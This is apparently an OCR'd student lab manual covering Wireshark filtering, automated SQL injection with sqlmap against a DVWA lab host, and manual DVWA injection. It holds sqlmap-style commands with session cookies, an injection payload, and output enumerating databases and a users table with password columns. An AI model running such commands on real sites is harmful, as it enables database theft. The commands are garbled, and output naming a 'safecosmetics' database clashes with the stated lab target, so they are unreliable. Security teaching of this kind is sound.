
Experiment No: 5

Perform Network Scan using WireShark


1. Write Command to install Wireshark in Cent Os

$sudo yum install wireshark wireshark-qt


2. Capture Packets using Wireshark.




3. Apply Filter for specific Protocol




4. Apply Filter for specific Source.




5. Apply Filter for specific Destination




6. Apply And and OR filter




7. Find out port no used to send the Packets by particular Web service. Find different services running on that particular port and kill any one service.




8. Reject packets based on source or destination.



9. Create any new filter.



10. Match Packet containing particular sequence.



Experiment No: 6

To study SQLMAP

1. **Install SQLMAP on Cent OS.**

"http://172.16.0.20/dvwamaster/vulnerabilities/sqli/?id=1&Submit=Submit&user_token=ab5837e107c0141561c 658a0ca355368#"**--cookie="security=low;PHPSESSID=jg59ok2kt2fa6bstuqpghl6lj1"-users–passwords**

2. **Apply Automated SQLInjection using SQLMAP.**

"http://172.16.0.20/dvwamaster/vulnerabilities/sqli/?id=1&Submit=Submit&user_token=ab5837e107c0141561c 658a0ca355368#"**--cookie="security=low;PHPSESSID=jg59ok2kt2fa6bstuqpghl6lj1"**

–dbs

```
[11:55:18] [INFO] the back-end DBMS is MySQL
web server operating system: FreeBSD
web application technology: Apache 2.2.22
back-end DBMS: MySQL 5
[11:55:18] [INFO] fetching tables for database: 'safecosmetics'
[11:55:19] [INFO] heuristics detected web page charset 'ascii'
[11:55:19] [INFO] the SQL query used returns 216 entries
[11:55:20] [INFO] retrieved: acl_acl
[11:55:21] [INFO] retrieved: acl_acl_sections
.......... more tables
```

3. **Find Database Detail of the targeted website.**

```
[*] starting at 12:12:56

[12:12:56] [INFO] resuming back-end DBMS 'mysql'
[12:12:57] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: id=51 AND (SELECT 1489 FROM(SELECT COUNT(*),CONCAT(0x3a73776c3a,(SELECT (CASE
---
[12:13:00] [INFO] the back-end DBMS is MySQL
web server operating system: FreeBSD
web application technology: Apache 2.2.22
back-end DBMS: MySQL 5
[12:13:00] [INFO] fetching database names
[12:13:00] [INFO] the SQL query used returns 2 entries
[12:13:00] [INFO] resumed: information_schema
[12:13:00] [INFO] resumed: safecosmetics
available databases [2]:
[*] information_schema
[*] safecosmetics
```

4. Find Table details of the targeted site.
"http://172.16.0.20/dvwamaster/vulnerabilities/sqli/?id=1&Submit=Submit&user_token=ab5837e107c0141561c658a0ca355368#"--cookie="security=low;PHPSESSID=jg59ok2kt2fa6bstuqpghl6lj1"

–columns–Tusers


```
[12:17:39] [INFO] the back-end DBMS is MySQL
web server operating system: FreeBSD
web application technology: Apache 2.2.22
back-end DBMS: MySQL 5
[12:17:39] [INFO] fetching columns for table 'users' in database 'safecosmetics'
[12:17:41] [INFO] heuristics detected web page charset 'ascii'
[12:17:41] [INFO] the SQL query used returns 8 entries
[12:17:42] [INFO] retrieved: id
[12:17:43] [INFO] retrieved: int(11)
[12:17:45] [INFO] retrieved: name
[12:17:46] [INFO] retrieved: text
[12:17:47] [INFO] retrieved: password
[12:17:48] [INFO] retrieved: text

.......

[12:17:59] [INFO] retrieved: hash
[12:18:01] [INFO] retrieved: varchar(128)
Database: safecosmetics
Table: users
[8 columns]
+---------------------+---------------+
| Column              | Type          |
+---------------------+---------------+
| email               | text          |
| hash                | varchar(128)  |
| id                  | int(11)       |
| name                | text          |
| password            | text          |
| permission          | tinyint(4)    |
| system_allow_only   | text          |
| system_home         | text          |
+---------------------+---------------+
```

5. FindColumndetailsforthetables.
"http://172.16.0.20/dvwamaster/vulnerabilities/sqli/?id=1&Submit=Submit&user_token=ab5837e107c0141561c 658a0ca355368#"--cookie="security=low;PHPSESSID=jg59ok2kt2fa6bstuqpghl6lj1" –users–passwords.


Experiment No: 7

To Study DVWA for Web App Testing and manual SQL Injections.


1. Install DVWA and apply basic SQL Injection using always true scenario.




2. Display Version name of the Database.



